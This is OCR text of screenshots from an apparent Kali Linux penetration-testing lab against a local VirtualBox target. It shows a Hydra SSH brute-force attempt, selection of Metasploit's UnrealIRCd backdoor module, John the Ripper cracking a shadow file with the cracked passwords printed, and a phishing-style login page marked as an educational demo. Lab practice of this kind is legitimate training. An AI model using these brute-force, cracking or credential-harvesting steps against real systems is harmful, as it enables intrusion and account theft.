[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sh
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:16
kali@kali: ~
Session Actions Edit View Help
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

(genmon)XXX 8:58

kali@kali: ~

Session Actions Edit View Help

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:42


*Untitled 2 - Mousepad

File Edit Search View Document Help

shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type ="password"
12 name="password" required><br>
13 <button type="submit">Login</button>
14 </form>
15 <p style="color:red;">Educational Demo Only</p>
16 Demo Only</p>
17 </body>
18
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:51
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
; max_input_time
; Default Value: -1 (Unlimited)
; Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)
; output_buffering
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 22:57

kali@kali: ~

Session Actions Edit View Help


```
  libgdal36              libjs-jquery-ui  libplacebo349      libsigsegv2        libtheoraenc1      linux-image-6.12.25-amd64  python3-kismetcapturefreaklabszigbee  python3-protobuf           samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart NetworkManager

┌──(kali㉿kali)-[~]
└─$ sudo dhclient -r eth0

┌──(kali㉿kali)-[~]
└─$ sudo dhclient eth0

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
       valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 86374sec preferred_lft 86374sec
    inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
       valid_lft 86374sec preferred_lft 14374sec
    inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86374sec preferred_lft 14374sec
    inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:44
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>Secure Login </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required>
11 Password: <input type ="password"
12 name="password" required>
13 <button type="submit">Login</button>
14 </form>
15 Educational Demo Only
16 Demo Only
17 </body>
18 </html>
19 EOF
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help




Mouse integration ...


Don't show again

